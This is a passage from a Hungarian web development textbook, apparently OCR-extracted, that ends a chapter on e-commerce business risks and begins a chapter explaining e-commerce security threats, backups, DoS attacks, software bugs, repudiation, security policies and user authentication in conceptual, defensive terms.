Mérésékelhetjük a hibák káros következményeit, ha naprakész biztonsági mentéseket készítünk minden adatunkról, a változtatások előtt feljegyezzük a működő szoftverbeállításokat, és a rendszerüzemületeket felügyelve gyorsan észleljük az esetleges

problémákat.

Változó szabályozási környezet és adójogsabalyok

Attól függően, hogy milyen országban élünk, az internet alapú vállalkozások szabályozása lehet kezdeti, kiforrasztlan állapotban, sőt: akár az is elköpzelhető, hogy ilyen szabályozás még egyáltalán nem létezik. Ez azonban minden bizonnal nem sokáig marad így. A jövőbeli jogszabálykotással bizonyos üzleti modelleket megszigoríthatnak, szabályozhatnak vagy ellehetetlenítetnek. Újabb adókat vethetnek ki.

Ezeket elkerülni nem tudjuk, kezelní pedig csak úgy lehet, ha naprakész ismeretekkel rendelkezünk, és oldalunkat az aktuális jogszabályokkal összhangban működtetjük. Ha valamilyen, bennünket hátrányosan érintő helyzet alakul ki, mérlegeljük egy lobbicsoporthoz csatlakozás lehetőségét!

Rendszer-kapacitásbeli korlátok

Rendszerünk megtervezésekor érdemes tekintetbe vennünk a növekedés lehetőségét. minden bizonnal azt reméljük, hogy rendszerünk egyre forgalmasabb és forgalmasabb lesz. Éppen ezért úgy kell kialakítanunk, hogy növekvő kereslet esetén bővíthető legyen.

A kapacitás bizonyos mértékig egyszerűen gyorsabb hardver beszerzével is növelhető, de létezik egy határ, amelynél gyorsabb számítógépet már nem tudunk venni. Szoftverünk vajon úgy lett megírva, hogy ha elérjük ezt a pontot, részekre bonthassuk annak érdekében, hogy több rendszer között megosztassuk a terhelést? Adatbázisunk képes egyidejűleg több, különböző gépektől érkező kérés kezelésére? Az adatbázishoz csatlakozás kódja lehetővé teszi, hogy később úgy módosíthassuk, hogy MySQL master szerverre írjuk és különböző slave szerverekről olvassuk ki az adatokat?

Kevés rendszer képes probléma nélkül megbirközni a jelentős mértékű növekedéssel. De ha rendszerünket a skálázhatóság elvénél figyelembe vételevel tervezzük meg, képesek leszünk azonosítani és elhárítani az ügyfélbázisunk növekedésével óhatáron belül jelentkező szűk keresztmetszeteket.

A megfelelő stratégia kiválasztása

Egyesek szerint az internet túl gyorsan változik ahhoz, hogy hatékony tervezést tegyen lehetővé. Mi viszont úgy gondoljuk, hogy éppen ezek a gyors változások teszik rendkívül fontossá a tervezést. Ha nem tüzünk ki célokat, és nem választunk stratégiát, a változások bekövetkezte után kell azokra valamilyen választ adni ahelyett, hogy a változásokra számítva aktívan cselekedhetnénk.

Most, hogy megvizsgáltuk az üzleti típusú weboldalak jellemző céljait és az azokat fenyegető főbb veszélyforrásokat, reméljük, az olvasóban is kezd megfogalmazódni saját stratégiája.

A stratégia fogja meghatározni az üzleti modellt. Ez a modell általában olyan dolog, ami valahol máshol már bevált, de esetenként olyan új ötlet is lehet, amiben nagyon hiszünk. A kérdés az, hogy meglévő üzleti modellünket alakítjuk az internethez, meglévő versenytársat másolunk le, vagy agresszív módon úttörő szolgáltatást hozunk létre.

Következő lépések

A következő fejezetben az e-kereskedelembiztonsági oldalával foglalkozunk, részletesen olvashatunk a biztonsági fogalmakról, a fenyegetésekéről és az ellenük való védekezés módszereiről.

Az e-kereskedelem biztonsági kérdései

A fejezetben a biztonság e-kereskedelemben betöltött szerepével foglalkozunk. Megvizsgáljuk, kinek állhat szándékában megszerezni a birtokunkban lévő információkat, és hogyan próbálkozhatnak ezzel. Megnézzük a biztonsági házirendek létrehozásának elveit, amelyekkel elkerülhetők az ilyen jellegű problémák, illetve megismerünk néhány, a weboldalak védelme érdekében alkalmazható technológiát, köztük a titkosítást, az ellenőrzést és a hálózati események nyomon követését.

A fejezetben a következő főbb témaörökkel foglalkozunk:

- A birtokunkban lévő információ fontossága
- Biztonsági fenyegetések
- Biztonsági házirend létrehozása
- Használhatóság, teljesítmény, költség és biztonság
- Ellenőrzési elvek
- Oldalunk felhasználóinak ellenőrzése
- A titkosítás alapjai
- Privát kulcsú titkosítás
- Nyilvános kulcsú titkosítás
- Digitális aláírások
- Digitális tanúsítványok
- Biztonságos webszerverek
- Auditálás és naplózás
- Tűzfalak
- Biztonsági mentés készítése adatainkról
- Fizikai biztonság

A birtokunkban lévő információ fontossága

Mielőtt a biztonsággal foglalkoznánk, először is meg kell próbálnunk válaszolni a kérdésre, milyen fontos az, amit védeni szereznénk. Mennyire fontos nekünk, és mennyire fontos a potenciális crackerek számára?

Könnyen kísértésbe eshetünk, és azt gondolhatjuk, hogy oldalainknak minden pillanatban a leherő legmagasabb szintű biztonságra van szükségük, ám a védelem nincsen ingyen. Mielőtt eldöntenénk, mennyi erőfeszítést és költséget kívánunk a biztonságra fordítani, tudnunk kell, hogy mennyit ér a birtokunkban lévő információ.

Nyilvánvalónak eltérő értéket képvisel egy otthoni felhasználó, egy vállalkozás, egy bank vagy egy katonai szervezet számítógépen tárolt információ. Ugyanígy eltérő az is, hogy milyen messzire hajlandó egy támadó elmenni azért, hogy hozzáférést nyerjen ezekhez az információkhoz. Vajon mennyire lehet vonzó számítógépeink tartalma a rosszindulatú látogatók számára?

Az otthoni felhasználóknak általában korlátozottabb lehetőségek állnak rendelkezésre rendszerük megóvására. Mivel a számítógépeken tárolt információk a tulajdonosukon kívül mindenki más számára valószínűleg csak alacsonyabb értéket képviselnek, az ilyen rendszerek ellen irányuló támadások esetiek lesznek, és a támadók vélhetően korlátozott erőfeszítéseket tesznek a feltörésükre. Ennek ellenére minden számítógépes hálózat felhasználójának meg kell tennie a megfelelő óvintézkedéseket. Még a legkevésbé érdekes adatokat tároló számítógépek is felkelthetik a támadók figyelmét, mert kiválóan alkalmasak arra, hogy névtelen támadásokat indítsanak róluk más rendszerek ellen, illetve fontos szerepet játszhatnak a vírusok és férgek terjedésében.

A katonai számítógépek nyilvánvalónak a magánszemélyek és a külföldi kormányzatok célkeresztjében állnak. Mivel az ezek ellen támadást tervező kormányzatok minden bizonnal bőséges erőforrással bírnak, érdemes megfelelő informatikai személyzetre és egyéb erőforrásokra költeni a szükséges óvintézkedések érdekében.

Az általunk üzemeltetni kívánt e-kereskedelmi oldal minden bizonnal az előbbi két szélsőség közé esik, abban a tekintetben legalábbis feltétlenül, hogy mennyire lesz vonzó a crackerek számára. Ennek megfelelően a védelmére fordítandó erőforrá-soknak és erőfeszítéseknek is a két szélsőség közé kell esniük.

Biztonsági fenyegetések

Mi van az oldalunkon kockázatnak kitéve? Milyen fenyegetésekre számíthatunk? Az e-kereskedelmi vállalkozásokat érintő fenyegetések egy részével az *E-kereskedelmi honlap üzemeltetése* című, 14. fejezetben már foglalkoztunk. Sok közülük a biztonsággal kapcsolatos.

Weboldalunktól függően az alábbi biztonsági fenyegetésekkel kell számolnunk:

- Bizalmas adataink kitettsége
- Adatvesztés vagy -rongálás
- Adatmódosítás
- Denial of Service támadások
- Szoftverhibák
- Letagadás

Nézzük át egyenként ezeket a fenyegetéseket!

Bizalmas adataink kitettsége

A számítógépeinken tárolt, a számítógépeinkről küldött vagy azokra érkező adatok bizalmasak lehetnek. Olyan információkat tartalmazhatnak, amiket csak bizonyos emberekkel kívánunk közölni (ilyenek például a nagykereskedelmi árlisták). Lehetnek vásárló által megadott bizalmas adatok, például jelszó, elérhetőség, hitelkártyaszám.

Reméljük, senki nem tárol webszerverén olyan adatokat, amelyeket nem szeretne nyilvánosságra hozni. A webszerver ki-mondottan rossz választás titkos információk tárolására. Ha a bérszámfeljárási adatokat vagy a szupertitkos üzleti terveinket számítógépen kivánjuk tárolni, akkor szinte bármilyen gépet kiválaszthatunk, csak ne a webszerver legyen az! A webszerver feladataból adódóan egy nyilvánosan elérhető gép, amelynek csak a nyilvánosságra tartozó vagy a közelmúltban a nyilvánosság-tól begyűjtött információkat szabad tárolnia.

A kitettség kockázatának csökkentéséhez korlátozni kell az információ elérésére alkalmas módszerek, illetve az arra jogosult személyek körét. Ehhez a biztonság figyelembevételével kell megtervezni a rendszert, megfelelően kell konfigurálni a kiszolgálót és a szoftvereket, gondosan kell programozni, alapos tesztelésre van szükség, el kell távolítani a kiszolgálóról a felesleges szolgáltatásokat, és meg kell követelni a felhasználók hitelesítését.

Gondos tervezéssel, konfigurálással, kódolással és teszteléssel csökkenthető a sikeres támadások, illetve annak esélye, hogy információink valamelyen hiba következtében mások számára is elérhetővé váljanak.

A webszerverről távolítsuk el a felesleges szolgáltatásokat is, hogy csökkentsük a potenciális gyenge pontok számát. minden futtatott szolgáltatásnak lehetnek sebezhetőségei. minden ilyen szolgáltatást naprakészen kell tartani, hogy egyiknél se legyenek jelen ismert sebezhetőségek. A nem használt szolgáltatások veszélyesebbek lehetnek. Ha soha nem használjuk például az *rcp* parancsot, akkor minek legyen telepítve a szolgáltatás¹. Ha azt mondjuk a telepítőnek, hogy számítógépünk hálózati kiszolgáló, akkor a főbb Linux-dísztribúciók és a Windows is számos olyan szolgáltatást telepít, amire nem lesz szükségünk, és amiket el kell távolítani.


A felhasználók hitelesítése (authentication) esetén megkérjük a látogatókat, felhasználókat, hogy azonosítsák magukat. Ha a rendszer látja, kitől érkezik a kérés, el tudja dönten, hogy az adott felhasználó jogosult-e a hozzáférésre. Sokféle hitelesítési módszer közül választhatunk, de jellemzően két fajtája szokott a nyilvános weboldalakon előfordulni: a jelszó és a digitális aláírás. A fejezet egy későbbi részében mindenről részletebben olvashatunk.

A CD Universe esete jó példa arra, milyen következményekkel jár – dollárban és hírnévben mérve –, ha egy cég engedi, hogy bizalmas információkat lopjanak tőle. Egy magát Maxusnak nevező személy 1999-ben kapcsolatba lépett a CD Universe-vel azt állítva, hogy 300 000 hitelkártya adatát lopta el a céget weboldaláról. 100 000 dollárt követelt az adatok megsemmisítéséért. A cég visszautasította az ajánlatot, és hamarosan a legnépszerűbb újságok címlapján találta magát, mivel Maxus szétoztatta a kártyaszámokat, hogy mások visszaéljenek vele.

Az adatok akkor is kockázatnak vannak kitéve, amikor hálózaton haladnak keresztül. Bár a TCP/IP hálózatok számtalan remek tulajdonsággal bírnak, amelyeknek köszönhetően lényegében a különböző hálózatok internetként való összekapcsolá-

¹ Ha jelenleg használjuk az *rcp*-t, akkor is érdemes eltávolítani és az *scp*-t (biztonságos másolás) használni helyette.

sának szabványává váltak, a biztonság – sajnos – nem tartozik ezek közé. A TCP/IP úgy működik, hogy csomagokra bontja fel az adatokat, majd gépről gépre továbbítja ezeket a csomagokat, amíg mind el nem érik a célállomásukat. Ez azt jelenti, hogy adataink útjuk során több gépen is keresztlühaladnak, ahogy ezt a 15.1 ábra is mutatja. Közülük bármelyik gép „megtekintheti” a rajta keresztlühaladó adatainkat.



15.1 ábra: Az információ interneten kereszttüli továbbítása potenciálisan megbízhatatlan gépek sokaságán kereszttüli küldi az adatokat.

Ha látni szeretnénk, hogy milyen útvonalon jut el tölünk az adat egy adott gépre, a traceroute parancsot kell használnunk (Unix gépen). A parancs eredményeképpen megkapjuk azon gépek címét, amelyeken az adat keresztlümegy, amíg elér a célohoz. Ha ez saját országunkon belül van, akkor az adat átlagosan úgy tíz különböző gépen megy keresztlü. Ha a cél egy külföldi gép, az útközben érintett száma a húszat is meghaladhatja. Amennyiben szervezetünk nagy és összetett hálózattal rendelkezik, az adat akár öt géper is érinthet, mielőtt elhagyna az épületet.

A bizalmas információkat védendő titkosítjuk azokat, mielőtt a hálózaton elindulnak. Ekkor az útvonal végén vissza kell fejteni a titkosított állományokat. A webszerverek erre gyakran a Netscape által kifejlesztett Secure Sockets Layer (SSL) protokollt használják, ha az adatok köztük és böngészők között utaznak. Viszonylag alacsony költségű, kevés erőfeszítéssel járó módja ez az adatátvitel biztonságossá tételenek, ám mivel kiszolgálónknak egyszerű adatküldés és -fogadás helyett titkosítania és visszafejtése is szükséges az adatokat, a szerver által másodpercenként kiszolgálható látogatók számát jelentős mértékben csökkenti.

Adatvesztés vagy -rongálás

Az adatvesztés akár költségesebb is lehet, mint ha valaki egyszerűen megszerezné azt. Ha hónapokat dolgoztunk oldalunk fejlesztésén, a felhasználói adatok és megrendelések összegyűjtésén, vajon mennyibe kerülne az időben, hírnévben és pénzben kifejezve, ha minden adatokat elveszítenénk? Ha nem rendelkeznénk biztonsági mentéssel minden adatunkról, akkor nagy sietve, a semmiből indulva kellene újra megírnunk weboldalunkat. Elégetlen ügyfelek tömkélegét tudhatnánk magunkénak, és olyan csalókkal találkoznánk, akik azt állítják, hogy rendeltek valamit, de nem kapták meg.

Megeshet, hogy crackerek egyszer betörnek a rendszerünkbe, és formázzák merevlemezünket. Az is igen valószínű, hogy egy figyelmetlen programozó vagy rendszergazda egyszer véletlenül kitörök valamit, de az majdnem biztos, hogy egyszer tönen meg egy merevlemezünk. A merevlemezek percentként több ezer fordulatot tesznek meg, és olykor elromlanak. Murphy törvénye pedig kimondja, hogy minden bizonnal a legfontosabb merevlemez lesz az, amiről jó régen nem készítettünk biztonsági mentést.

Számtalan különböző intézkedéssel csökkenthetjük az adatvesztés esélyét. Védjük kiszolgálóinkat a crackerek ellen! A lehető legnagyobb mértékben korlátozzuk a számítógépeinkhez hozzáférő alkalmazottak számát! Csak hozzáértő, gondos szakemberekkel dolgozzunk! Vásároljunk jó minőségű merevlemezeket! Használjuk a RAID (Redundant Array of Inexpensive Disks – olcsó lemezek redundáns römbje) technológiát, ami lehetővé teszi, hogy több merevlemez működjék egyetlen gyorsabb, megbízhatóbb merevlemezként!

Mindegy, hogy mi az adatvesztés oka, egyetlen igazi védelem létezik ellene: a biztonsági mentés. A biztonsági mentések készítése nem ürtudomány. Éppen ellenkezőleg: unalmas, fárasztó és – reményeink szerint – haszontalan foglalatosság, ami ugyanakkor életbevágóan fontos. Gondoskodjunk arról, hogy adatainkról rendszeres biztonsági mentések készüljenek, és ne felejtse el letesztni a biztonsági mentés készítésének folyamatát, hogy az így kapott adatok helyreállítása biztosított legyen! Ügyeljünk, hogy a biztonsági mentéseket a számítógépeinktől távol tároljuk! Bár elég kicsi az esélye, hogy irodánk leéleg, vagy valamilyen természeti katasztrófa nyomán teljesen tönkremegy, a biztonsági mentések fizikailag más helyen tárolása semmibe nem kerülő óvintézkedés.

Adatmódosítás

Már az adatvesztés is hatalmas károkat okozhat, adataink módosítása azonban még ennél is rosszabb lehet. Képzeliük el, hogy valaki hozzáférést szerzett rendszerünkhez, és módosította fájljainkat! Egy teljes körű törlést minden bizonnyal észreveszünk, és a biztonsági mentésből helyreállíthatjuk a törölt állományokat, de vajon meddig tart, amíg a módosításokat észrevesszük?

Ilyen módosítások az adatfájlokot és a futtatható fájlokot egyaránt érinthetik. A crackerek olyan céllal módosíthatnak adatfájlt, hogy megváltozzassák oldalunk megjelenését, vagy csalással előnyhöz juttassák saját magukat. A futtatható fájlok szándékossan megrongált változatokra cserélésével az egyszer már hozzáférést szerző cracker titkos hátsó ajtóhoz (backdoor) juthat, vagy magasabb szintű rendszerjogosultságokat oszthat ki saját magának.

A hálózaton áthaladó adatokat ellenőrző összeg (signature) használatával védhetjük a módosításoktól. Ez a megközelítés nem akadályozza ugyan meg, hogy valaki módositsa az adatot, de ha a fogadó fél a fájl megérkezésekor ellenőrzi, hogy az aláírás még mindig stimmel-e, meg tudja állapítani, ha a fájt módosították. Ha adatainkat titkosítással védjük a jogosulatlan megtekintéstől, az aláírás használatával igencsak megnehezítjük azt, hogy valaki útközben észrevélténül módosíthassa azokat.

A kiszolgálón tárolt fájlok módosítások elleni védelméhez operációs rendszerünk fájljogosultságait kell használni, illetve védenünk kell rendszerünket a jogosulatlan hozzáférésről. A fájljogosultságok lehetővé teszik, hogy felhasználóink használhassák a rendszert, de ne kapjanak szabad kezet a rendszerfájlok vagy más felhasználók állományainak megváltoztatásához. A megfelelő jogosultsági rendszer hiánya az egyik oka annak, hogy a Windows 95, 98 és ME soha nem voltak igazán alkalmasak kiszolgáló operációs rendszernek.

A módosításokat gyakran igen nehéz észrevenni. Ha bármikor rájövünk, hogy rendszerünk biztonsága sértült, honnan fogjuk tudni, hogy a fontos fájlokat megváltoztatták-e? Vannak olyan fájlok – például az adatbázisunkat tároló adatállományok –, amelyek rendeltetésszerű használat esetén is időről-időre változnak. Más fájloknak pedig a telepítés után mindenkor változatlannak kell maradniuk, amíg szándékossan nem frissítjük őket. A programok és az adatok módosítása is alattomos dolog tud lenni, de még a programokat a módosítás gyanúja esetén újratölthetjük, abban nem lehetünk biztosak, hogy az adatok melyik verziójá „tiszta”.

A fájlok integritását ellenőrző szoftverek, mint amilyen például a Tripwire is, feljegyzik a fontos fájlok tudottan biztonságos – például közvetlenül a telepítés utáni – állapotának információt, így ezeket később felhasználhatjuk annak megállapítására, hogy változatlanok maradtak-e ezek az állományok. A program fizetős és bizonyos feltételek mellett ingyenes verziót a <http://www.tripwire.com> oldalról töltelhetjük le.

Denial of Service támadás

Az egyik legnehezebben kivédelhető fenyegetés a szolgáltatásmegtagadással járó támadás, az úgynevetlen *Denial of Service* (DoS) támadás. Szolgáltatásmegtagadás akkor következik be, ha valaki a cselekedeteivel megnehezíti vagy lehetetlenné teszi a felhasználók számára, hogy hozzáérjenek egy szolgáltatáshoz, vagy késlelteti időkritikus szolgáltatáshoz való hozzáférésüket.

A 2000-es évek elején megosztott szolgáltatásmegtagadással (DDoS) járó támadások tömkelegét indították nagy forgalmú oldalak ellen. A célpontok közé tartozott a Yahoo!, az eBay, az Amazon, az E-Trade és a Buy.com. Ezek az oldalak olyan látogatottsági szintekhez vannak hozzászokva, amilyenekről mi nem is igen álmodhatunk, de DoS-támadással még ezeket is órákra elérhetetlenné lehet tenni. Bár a crackereknek anyagi előnyük általában nem származik egy weboldal túlterheléséből, az oldal üzemeltetője jelentős veszteséggel szembesülhet úgy anyagiakban, mint a hírnévét illetően.

Léteznek olyan oldalak, amelyek jól meghatározható időszakban bonyolítják forgalmuk jelentős részét. Az online fogadó-oldalak iránti érdeklődés jelentősen megugrik közvetlenül a nagy sportesemények előtt. Az egyik alkalom, amikor a crackerek megpróbáltak DDoS-támadásból pénzt csinálni, 2004-ben volt: online fogadóirodákat zsaroltak meg azzal, hogy a legforgalmazabb időszakban fogják támadni őket.

Az ilyen támadások elleni védelem nehézségét egyrészt az okozza, hogy számtalan különböző módon kivitelezhetők. A szóba jöhető módszerek közé tartozik olyan program telepítése a célgépre, amely a rendszer processzoridejének nagy részét lefoglalja, a reverse spam és az automatizált eszközök használata. A *reverse spam* olyan levélszemét kiküldését jelenti, amelyben a célpont szerepel feladóként. Az ártatlan célpont így dühödt levélírók ezreinek küldeményével lesz kénytelen megbirkózni.

Automatizált eszközök is léteznek megosztott DoS-támadások indítására. Különösebb tudás nélkül is bárki megteheti, hogy ismert sebezhetőségek után kutatva rengeteg gépet megvizsgál, betör egy nem megfelelően védett gépbe, majd telepíti az eszközt. Automatizált folyamatról lévén szó, a támadó akár gépenkéntöt másodperc alatt telepítheti az eszközt. Elegendő számú gép beszervezése után mindegyiket utasítja, hogy hálózati forgalommal árasszák el a célt.

A DoS-támadások elleni védekezés nem egyszerű dolog. Kis kutatómunkával kideríthetjük, hogy mely alapértelmezett portokat használják a gyakori DDoS-eszközök, és zárruk be ezeket! Routerünk képes lehet az adott protokollokat (például ICMP) használó forgalom szálalékos mértékének korlátozására. Könnyebb hálózatunkon belül olyan gépeket észrevenni, amelyeket másik gépek támadására használnak, mint megvédeni számítógépeinket a támadás ellen. Ha minden hálózati rendszergazda megbízható módon felügyelné saját hálózatát, a DDoS egyáltalán nem jelentene problémát.

A számtalan lehetséges támadási módszer miatt az egyetlen igazán hatékony védelem a szokásos forgalomviselkedés figyeleme és olyan szakértői csapat fenntartása, amely az abnormális szituációk bekövetkezése esetén azonnal megteheti a szükséges intézkedéseket.

Szoftverhibák

A szoftverekben – akár vásároltuk, szereztük vagy mi magunk írtuk – komoly hibák lehetnek. A webes projektekre jellemző rövid fejlesztési idő jelentősen megnöveli az ilyen hibák esélyét. A hibás szoftverek a számítógépes folyamatokra nagy mértékben támászkodó vállalkozásokat sebezhetővé teszik.

A szoftverekben rejlő hibák olyan, előre nem látható helyzetekhez vezethetnek, mint a szolgáltatás elérhetetlensége, biztonsági incidensek, pénzügyi veszteség vagy alacsony színvonalú ügyfélkiszolgálás.

A leggyakoribb hibaokok közé a pontatlan specifikációk, a fejlesztők hibás feltevései és a nem megfelelő tesztelés tartozik.

Pontatlan specifikációk

Minél felületesebb és minél félreérthetőbb a tervdokumentáció, annál valószínűbb, hogy hibákat fogunk találni a végtermékben. Akármennyire feleslegesnek is tűnik kikötni azt, hogy az ügyfél hitelkártyájának elutasítása esetén a megrendelést nem szabad kiküldeni, egy nagy költségvetéssel működő oldalnál elkövették ezt a hibát. Minél kevesebb tapasztalattal rendelkeznek a fejlesztők az általunk létrehozni kívánt rendszertípusban, annál pontosabb specifikációkat kell adnunk.

Fejlesztők hibás feltevései

A rendszer tervezőinek és fejlesztőinek számos feltevessel kell élniük. Természetesen abban reménykedünk, hogy megfelelően dokumentálják ezeket, és az esetek többségében igazuk lesz. Előfordul azonban olyan is, hogy az emberek hibás feltételezéseket tesznek. Például feltételezik, hogy a beviteli adatok érvényesek lesznek, nem tartalmaznak különleges karaktereket, vagy adott méretnél kisebbek lesznek. Időzítéssel kapcsolatos feltevések is lehetségesek, például, hogy két egymással ütköző művelet egyidejűségének a valószínűsége csekély, vagy az, hogy egy összetett feladat feldolgozása mindenkorábban tart, mint egy egyszerű feladat.

Az ilyen feltételezések azért csúszhatnak át, mert az esetek többségében igazak. Egy cracker azonban kihasználhatja azokat a puffertúlcordulásokat, amelyek azért követeznek be, mert a programozó hibásan feltételezte a beviteli adat maximális hosszát. Vagy egy szabályosan eljáró felhasználó azért kaphat hibaüzenetet, és azért hagyja ott az oldalunkat, mert a fejlesztők nem gondoltak arra, hogy személynévben lehet aposztróf. Az ilyen jellegű hibákat megfelelő teszteléssel és a kód kellően részletes átvizsgálásával megtalálhatjuk és kijavíthatjuk.

A crackerek által a korábbi időszakokban kihasznált operációsrendszer- vagy alkalmazásszintű gyengeségek általában a puffertúlcordulással vagy a verseny diktálta túl gyors fejlesztésekkel álltak összefüggésben.

15

Nem megfelelő tesztelés

Az összes lehetséges beviteli adat, az összes lehetséges hardvertípus, az összes lehetséges operációs rendszer összes lehetséges felhasználói beállítással való tesztelése ritkán megvalósítható. Ez a szokottnál is nagyobb mértékben igaz a webalapú rendszerek esetében.

Olyan jól előkészített tesztelési tervre van szükség, amely a gyakori géptípusok reprezentatív mintáján teszeli szoftverünk összes funkcióját. Egy jól megtervezett tesztsorozat projektünk kódjának minden sorát legalább egyszer ellenőrzi. Ideális esetben minden automatizált, így a kiválasztott tesztgépeken minimális erőfeszítéssel lefutatható.

A tesztelés legnagyobb baja, hogy unalmas és monoton feladat. Bár vannak, akik élvezik, ha feltörhetnek valamit, kevesen vannak, akik szeretik újra meg újra ugyanazt feltörni. Fontos, hogy ne csak a fejlesztőket vonjuk be, hiszen a tesztelés egyik legfőbb célja, hogy fény derüljön a fejlesztők hibás feltevéseire. A projektbe friss ötletekkel érkező külső személyek jó esélyel más-más feltevésekkel fognak élni. Ráadásul a profik jellemzően nem égnek a vágytól, hogy hibát keressenek saját munkájukban.

Letagadás

Az utolsó kockázati lehetőség, amivel foglalkozunk, a letagadás (repudiation). Akkor következik be, ha a tranzakcióban szereplő egyik fél letagadja részvételét. Az e-kereskedelem területéről olyan idevágó példákat említhetünk, mint amikor valaki rendel valamit egy weboldalról, majd letagadja, hogy felhatalmazást adott hitelkártyája megterhelésére. Vagy, amikor valaki e-mailben beleegyezik valamibe, majd azt állítja, hogy valaki más hamisította azt a levelet.

Ideális esetben a pénzügyi tranzakciók a letagadhatatlanság biztonságát kínálják minden félnek. Egyikük sem tudja letagadni részvételét a tranzakcióban, pontosabban minden fél hitelt érdemlően bizonyítani tudja harmadik személy, például bíróság előtt a másik fél tettét. A gyakorlatban azonban ritkán ez a helyzet.

A felhasználói hitelesítés valamelyen mértékű bizonyosságot ad a másik félről. A megbízható szervezet által kiadott digitális tanúsítványok tovább fokozhatják a bizalmat.

A felek által küldött üzeneteknek manipulációbiztosnak kell lenniük. Nem sok hasznát vehetjük annak, ha bizonyítani tudjuk, hogy a Kukutyin Bt. üzenetet küldött nekünk, de arra nincsen bizonyítékünk, hogy amit megkaptunk, az pontosan megegyezik azzal, amit a cég elküldött. Mint már említettük, az üzenetek aláírása vagy titkosítása megnehezíti az észrevétlen módosításukat.

Folyamatos kapcsolatban lévő üzlefelek közötti tranzakciók esetén a digitális tanúsítványok és a titkosított vagy aláírt kommunikáció hatékony módja a letagadhatóság korlátozásának. Egyesüti tranzakcióknál, például egy e-kereskedelmi oldal és egy hitelkártyával fizető, új vásárló közötti első kapcsolatfelvétel esetén azonban ezek nem annyira praktikusak.

Egy e-kereskedelemmel foglalkozó vállalat minden bizonnal hajlandó azonosságának bizonyítására, és minden gond nélkül kifizet néhány száz dollárt egy olyan tanúsítvánkyibocsátónak, mint a VeriSign (<http://www.verisign.com/>) vagy a Thawte (<http://www.thawte.com/>), hogy megerősítse a látogatókban a cégtől hírnevet. Ugyanennek a vállalatnak akkor el kellene utasítania minden olyan ügyfelet, aki nem hajlandó ugyanezzel a módszerrel bizonyítani azonosságát? Kis értékű tranzakciók esetében a kereskedők inkább hajlandóak elviselni a csalás vagy letagadás bizonyos szintű kockázatát, minthogy elveszítenek egy üzleti lehetőséget.

Használhatóság, teljesítmény, költség és biztonság

Az interner jellegéből adódóan veszélyes. Kialakítása lehetővé teszi, hogy több névtelen felhasználó intézzen szolgáltatási kéreseket a gépünkhez. Ezek többsége teljesen szabályos, weboldalak letöltésére vonatkozó kérés, de számítógépeink internethöz csatlakoztatásával azt is lehetővé tessük az embereknek, hogy másfélre kapcsolódási típusokat kíséreljenek meg.

Bár azt gondolhatnánk, hogy minden a lehető legmagasabb szintű biztonság a kívánatos, ez nem feltétlenül igaz. Ha teljes biztonságra van szükségünk, akkor kapcsoljuk ki számítógépeinket, húzzuk ki a hálózatból, és helyezzük őket egy széfbe! Számítógépeink elérhetősége és használhatósága azt követeli meg, hogy bizonyos mértékben lazítunk a biztonságon.

A biztonság, használhatóság, költség és teljesítmény között szükségszerűen átváltás áll fenn. Ha korlátozzuk a felhasználók lehetőségeit, vagy azonosításra szólítjuk fel őket, hogy ezzel biztonságosabbá tegyük valamely szolgáltatást, akkor egyúttal annak használhatóságát is csökkenjtük. A biztonság erősítése számítógépeink teljesítményét is visszavetheti. A rendszerünket biztonságosabbá tevő szoftver – például titkosítás, behatolásmegelőző rendszer, víruskereső vagy teljes körű naplózás – futtatása erőforrásokat igényel. A titkosított munkamenet (session) – például az SSL-kapcsolat egy weboldalhoz – a hagyományos kapcsolatnál nagyobb processzorteljesítményt igényel. Ezeket a teljesítménybeli veszteségeket gyorsabb gépek vagy kifejezetten titkosítás céljára kialakított hardver beszerzésével ellensúlyozhatjuk. Ez természetesen növeli költségeinket.

A teljesítményt, használhatóságot, költséget és biztonságot tekinthetjük egymással versenyző céloknak. Tanulmányozni kell a köztük fennálló átváltásokat, és megfelelő döntéseket hozva kell kompromisszumra jutni. A védeni kívánt információktól, pénztárcánktól, a kiszolgálni tervezett látogatók számától és a szabályosan eljáró felhasználók által még elviselhetőnek ítélt biztonsági intézkedések mértékétől függően kell megtalálni a fenti célok közötti egyensúlyi állapotot.

Biztonsági házirend létrehozása

A biztonsági házirend olyan dokumentum, amely az alábbiakat határozza meg:

- A szervezet biztonsággal kapcsolatos, általános filozófiája
- A védeni kívánt elemek – szoftver, hardver, adat
- Az ezek védelméért felelős személyek
- A biztonság szabványai és a mérőeszközök, amelyek e szabványok teljesítésének mértékét határozzák meg

A biztonsági házirend létrehozása a szoftverek működési követelményeinek megírásához hasonló. A házirendnek nem szükséges a konkrét megvalósítással vagy megoldásokkal foglalkoznia: a környezetünk által megfogalmazott célokat és biztonsági elvárásokat kell tartalmaznia. Nem jó, ha túl gyakran frissíteni kell.

Külön dokumentumban kell szabályozni a biztonsági házirend elvárásainak teljesítését célzó irányelveket. Ebben a dokumentumban különböző irányelveket fogalmazhatunk meg szervezetünk különböző egységeinek. Úgy lehet ezt elképzelni, mint egy tervdokumentumot vagy eljárási kézikönyvet, ami az elvárt biztonsági szint garanciálásához szükséges konkrét lépéseket szabályozza.

A felhasználói hitelesítés alapelvei

A felhasználói hitelesítés (*authentication*) megkíséri bizonítani, hogy valaki tényleg az, aki mondja magát. A hitelesítést többféleképpen megvalósíthatjuk, de mint a biztonsági intézkedések többségénél, itt is igaz, hogy minél biztonságosabb a kiválasztott módszer, annál körülmenyesebb használni.

A hitelesítési módszerek jelszavakat, digitális aláírásokat, biometrikus ellenőrzéseket – például ujjlenyomat-leolvasást –, illetve hardvereszközöket – például smart kártyákat – használó ellenőrzéseket folytatnak le. Az interneten ezek közül csak két módszer, a jelszavak és a digitális aláírások használata terjedt el.

A biometrikus ellenőrzés és a hardveres megoldások többsége egyedi beviteli eszközöket igényel, így az ezekkel felszerelt speciális számítógépek használatára korlátozná a felhasználókat. Ez megfelelő, sőt akár kívánatos is lehet egy szervezet belső rendszereihez való hozzáférés esetén, de általuk elveszne a rendszer interneten kereszttüli elérhetőségből adódó előnyök nagy része.

A jelszavak egyszerűen megvalósítható és használható, különleges beviteli eszközök nem igénylő felhasználói hitelesítést tesznek lehetővé. Bizonyos szintű azonosítást garantálnak, ám nagyfokú biztonságot igénylő rendszerekhez nem elégések.

